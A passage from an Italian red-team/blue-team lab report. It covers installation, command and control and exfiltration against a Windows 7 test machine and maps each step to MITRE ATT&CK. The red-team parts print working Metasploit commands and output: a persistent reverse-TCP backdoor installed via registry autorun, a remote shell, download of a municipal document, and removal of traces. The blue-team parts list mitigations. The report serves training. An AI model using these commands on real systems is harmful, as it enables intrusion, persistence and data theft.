Un'altra mitigazione è quella del **Network Intrusion Prevention** (Mitre | Att&ck M1031) che consiste nell'utilizzo di un sistema di rilevamento intrusioni per rimuovere eventuali file malevoli e bloccarne l'utilizzo o impedirne il funzionamento.

## 2.5 INSTALLATION

Dopo aver compromesso il sistema, l'attaccante installa la backdoor sulla macchina vittima.

### 2.5.1 RED TEAM

Una volta ottenuto il controllo della macchina vittima, vengono utilizzate le tecniche **DLL AppCert** (Mitre | Att&ck T1182) e **Persistence** (Mitre | Att&ck TA0003), utile a ristabilire il controllo anche a seguito di un riavvio o un arresto della macchina vittima.

Tramite il comando "*persistence*" di **Meterpreter** verrà installata nella macchina vittima uno script che renderà la backdoor persistente.

Visualizziamo un elenco di funzionalità offerte da Meterpreter per *persistence*:

```
File Azioni Modifica Visualizza Aiuto
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.187:4444
[*] Sending stage (176195 bytes) to 192.168.1.187
[*] Meterpreter session 3 opened (192.168.1.187:4444 → 192.168.1.107:50439) at 2021-01-25 00:27:33 +0100

meterpreter > run persistence -h

[*] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[*] Example: run exploit/windows/local/persistence OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:
-A Automatically start a matching exploit/multi/handler to connect to the agent
-l <opt> Location in target host to write payload to, if none STEMPX will be used.
-P <opt> Payload to use, default is windows/meterpreter/reverse_tcp.
-S Automatically start the agent on boot as a service (with SYSTEM privileges)
-T <opt> Alternate executable template to use
-U Automatically start the agent when the User logs on
-X Automatically start the agent when the system boots
-h This help menu
-l <opt> The interval in seconds between each connection attempt
-p <opt> The port on which the system running Metasploit is listening
-r <opt> The IP of the system running Metasploit listening for the connect back

meterpreter > |
```

Creiamo quindi la backdoor tramite il comando:

“*run persistence -A -U -i 10 -p 4444 -r 192.168.1.187*”

```
File Azioni Modifica Visualizza Aiuto
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.187:4444
[*] Sending stage (176195 bytes) to 192.168.1.187
[*] Meterpreter session 3 opened (192.168.1.187:4444 → 192.168.1.107:50439) at 2021-01-25 00:27:33 +0100

meterpreter > run persistence -h

[*] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[*] Example: run exploit/windows/local/persistence OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:
-A Automatically start a matching exploit/multi/handler to connect to the agent
-l <opt> Location in target host to write payload to, if none STEMPX will be used.
-P <opt> Payload to use, default is windows/meterpreter/reverse_tcp.
-S Automatically start the agent on boot as a service (with SYSTEM privileges)
-T <opt> Alternate executable template to use
-U Automatically start the agent when the User logs on
-X Automatically start the agent when the system boots
-h This help menu
-l <opt> The interval in seconds between each connection attempt
-p <opt> The port on which the system running Metasploit is listening
-r <opt> The IP of the system running Metasploit listening for the connect back

meterpreter > run persistence -A -U -i 10 -p 4444 -r 192.168.1.187

[*] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[*] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/kali/.msf4/logs/persistence/IE9WIN7_20210125.2027/IE9WIN7_20210125.2027.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.1.187 LPORT=4444
[*] Persistent agent script is 99606 bytes long
[*] Persistent Script written to C:\Users\IEUser\AppData\Local\Temp\OsaBTRNIV.vbs
[*] Starting connection handler at port 4444 for windows/meterpreter/reverse_tcp
[*] exploit/multi/handler started!
[*] Executing script C:\Users\IEUser\AppData\Local\Temp\OsaBTRNIV.vbs
[*] Agent executed with PID 2392
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\FlfsRTMX
[*] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\FlfsRTMX
meterpreter > [*] Meterpreter session 4 opened (192.168.1.187:4444 → 192.168.1.107:50440) at 2021-01-25 00:28:28 +0100

|
```

Abbiamo, quindi, creato una backdoor persistente che ci permetterà di mantenere il comando e il controllo della macchina vittima anche in seguito a riavvi, perdite di connessione o qualsiasi altro inconveniente.

## 2.5.2 BLUE TEAM

La raccomandazione che **Mitre | Att&ck** propone è quella di monitorare i carichi DLL per processi, in particolare cercando DLL non riconosciute o normalmente non caricate in un processo. Una tecnica utilizzabile è quella dell'**Execution Prevention (Mitre | Att&ck M1038)** che blocca l'esecuzione del codice su un sistema attraverso la whitelisting delle applicazioni, la blacklist e/o il blocco degli script.

## 2.6 COMMAND AND CONTROL

In questa fase l'attaccante assume il controllo da remoto del sistema compromesso.

### 2.6.1 RED TEAM

A questo punto, il sistema Windows è sotto il controllo della macchina Kali Linux. La tecnica da utilizzare fa parte della tattica **Command and Control (Mitre | Att&ck TA0011)**, in particolare della **Non-Standard Port (Mitre | Att&ck T1571)** che prevede l'utilizzo di porte tipicamente non associate ai servizi conosciuti di riferimento al fine di bypassare i firewall o i sistemi di rilevamento della rete, fondendosi con la normale attività.

Per testare di essere in pieno possesso della macchina vittima, digitando il comando "*shell*" e successivamente il comando "*systeminfo*", visualizziamo quanto segue:

```
File Azioni Modifica Visualizza Aiuto
kali@kali: ~$ msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.187:4444
[*] Sending stage (176195 bytes) to 192.168.1.107
[*] Meterpreter session 3 opened (192.168.1.187:4444 → 192.168.1.107:50439) at 2021-01-25 00:27:33 +0100

meterpreter > run persistence -h
[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.
OPTIONS:
-A <opt> Automatically start a matching exploit/multi/handler to connect to the agent
-L <opt> Location in target host to write payload to, if none %TEMP% will be used.
-P <opt> Payload to use, default is windows/meterpreter/reverse_tcp.
-S <opt> Automatically start the agent on boot as a service (with SYSTEM privileges)
-T <opt> Alternate executable template to use
-U <opt> Automatically start the agent when the User logs on
-X <opt> Automatically start the agent when the system boots
-h <opt> This help menu
-i <opt> The interval in seconds between each connection attempt
-p <opt> The port on which the system running Metasploit is listening
-r <opt> The IP of the system running Metasploit listening for the connect back

meterpreter > run persistence -A -U -i 10 -p 4444 -r 192.168.1.187
[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /home/kaliale/.msf4/logs/persistence/IE9WIN7_20210125.2827/IE9WIN7_20210125.2827.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.1.187 LPORT=4444
[*] Persistent agent script is 99664 bytes long
[*] Persistent Script written to C:\Users\IEUser\AppData\Local\Temp\OsABTRNIY.vbs
[*] Starting connection handler at port 4444 for windows/meterpreter/reverse_tcp
[*] exploit/multi/handler started!
[*] Executing script C:\Users\IEUser\AppData\Local\Temp\OsABTRNIY.vbs
[*] Agent executed with PID 2392
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\flfsRTMX
[*] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\flfsRTMX
meterpreter > sysinfo
[*] Meterpreter session 4 opened (192.168.1.187:4444 → 192.168.1.107:50440) at 2021-01-25 00:28:28 +0100
sysinfo
Computer      : IE9WIN7
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 3
Meterpreter   : x86/windows
meterpreter > shell
Process 3164 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\Users\IEUser\Documents>
```

## 2.6.2 BLUE TEAM

Per difendersi è possibile utilizzare la tecnica del **Network Intrusion Prevention** (Mitre | Att&ck M1031) che prevede l'utilizzo di controlli per analizzare il traffico della rete al fine di individuare anomalie o probabili intrusioni.

Inoltre, è possibile mitigare l'attacco con **Network Segmentation** (Mitre | Att&ck M1030), ovvero progettare sezioni della rete per isolare sistemi, funzioni o risorse critiche. Utilizzare la segmentazione fisica e logica per impedire l'accesso a sistemi e informazioni potenzialmente sensibili.

## 2.7 ACTION

Compromettendo la macchina remota, è possibile esfiltrare qualsiasi dato, compromettere qualsiasi file, sniffare password, eseguire ulteriore codice malevolo, ecc.



## 2.7.1 RED TEAM

Nello scenario immaginato, ricordiamo, l'obiettivo è quello di esfiltrare dati dalla macchina vittima. Per effettuare l'*esfiltrazione* sono state utilizzate le tecniche:

**Exfiltration (Mitre | Att&ck TA0010):** insieme di tecniche che permettono l'esfiltrazione di dati e la compressione degli stessi al fine di eludere eventuali firme sul contenuto.

**Exfiltration Over Command and Control Channel (Mitre | Att&ck T1041)** che prevede la sottrazione di materiale sensibile mediante l'uso di un canale aperto;

A scopo dimostrativo è stata scaricata sulla macchina attaccante Kali Linux una cartella denominata "Documents" contenente dati sensibili della P.A. del Comune di Manduria come di seguito mostrato.

```
meterpreter > sysinfo
Computer      : IE9WIN7
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en-US
Domain       : WORKGROUP
Logged On Users : 3
Meterpreter   : x86/windows
meterpreter > ls
Listing: c:\Users\IEUser\Documents

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-   141646  fil       2021-01-24 23:07:33 +0100 CartelliniDipendentiUfficioTecnico.pdf
40777/rwxrwxrwx     0       dir       2015-09-21 11:17:32 +0200 My Music
40777/rwxrwxrwx     0       dir       2015-09-21 11:17:32 +0200 My Pictures
40777/rwxrwxrwx     0       dir       2015-09-21 11:17:32 +0200 My Videos
100666/rw-rw-rw-    402      fil       2015-09-21 11:21:11 +0200 desktop.ini
100666/rw-rw-rw-   73802  fil       2021-01-24 23:40:38 +0100 template.pdf

meterpreter > pwd
c:\Users\IEUser\Documents
meterpreter > shell
Process 2452 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\Users\IEUser\Documents>exit
meterpreter > download CartelliniDipendentiUfficioTecnico.pdf
[*] Downloading: CartelliniDipendentiUfficioTecnico.pdf -> CartelliniDipendentiUfficioTecnico.pdf
[*] Downloaded 138.33 Kib of 138.33 Kib (100.0%): CartelliniDipendentiUfficioTecnico.pdf -> CartelliniDipendentiUfficioTecnico.pdf
[*] download : CartelliniDipendentiUfficioTecnico.pdf -> CartelliniDipendentiUfficioTecnico.pdf
meterpreter >
```

Ad attacco ultimato, procediamo con la rimozione delle nostre tracce dalla macchina vittima attraverso l'utilizzo del comando "*resource*".

```
meterpreter > resource /home/kali/.msf4/logs/persistence/IE9WIN7_20210125.2827/IE9WIN7_20210125.2827.rc
[*] Processing /home/kali/.msf4/logs/persistence/IE9WIN7_20210125.2827/IE9WIN7_20210125.2827.rc for ERB directives.
resource (/home/kali/.msf4/logs/persistence/IE9WIN7_20210125.2827/IE9WIN7_20210125.2827.rc)> rm C://Users//IEUser//AppData//Local//Temp//OsABTRNIY.vbs
resource (/home/kali/.msf4/logs/persistence/IE9WIN7_20210125.2827/IE9WIN7_20210125.2827.rc)> reg deleteval -k 'HKCU\Software\Microsoft\Windows\CurrentVersion\Run' -v fLfsRtMX
Successfully deleted fLfsRtMX.
meterpreter >
```



## 2.7.2 BLUE TEAM

Individuato il malware dannoso, si procede alla sua eliminazione. A questo punto, l'utente sostituisce le credenziali compromesse. Una maggiore sicurezza delle proprie informazioni è realizzabile tramite dei metodi di crittografia utilizzando la tecnica di **Encrypt Sensitive Information** (Mitre | Att&ck M1041). Inoltre, è buona norma eseguire abitualmente un **Data Backup** (Mitre | Att&ck M1053) per attenuare i danni che un attacco informatico può provocare.

## 3. CONCLUSIONI

Per concludere, ci teniamo a sottolineare l'importanza di utilizzare dei sistemi sempre aggiornati e ben mantenuti.

Il tutto, deve essere necessariamente accompagnato da una buona conoscenza e sensibilizzazione al rischio informatico dei dipendenti/utenti finali.

Per citare una famosa frase di *William Malik*:

*“A business will have good security if its corporate culture is correct. That depends on one thing: tone at the top. There will be no grassroots effort to overwhelm corporate neglect”*

Grazie per l'attenzione dedicatoci.

Fla team.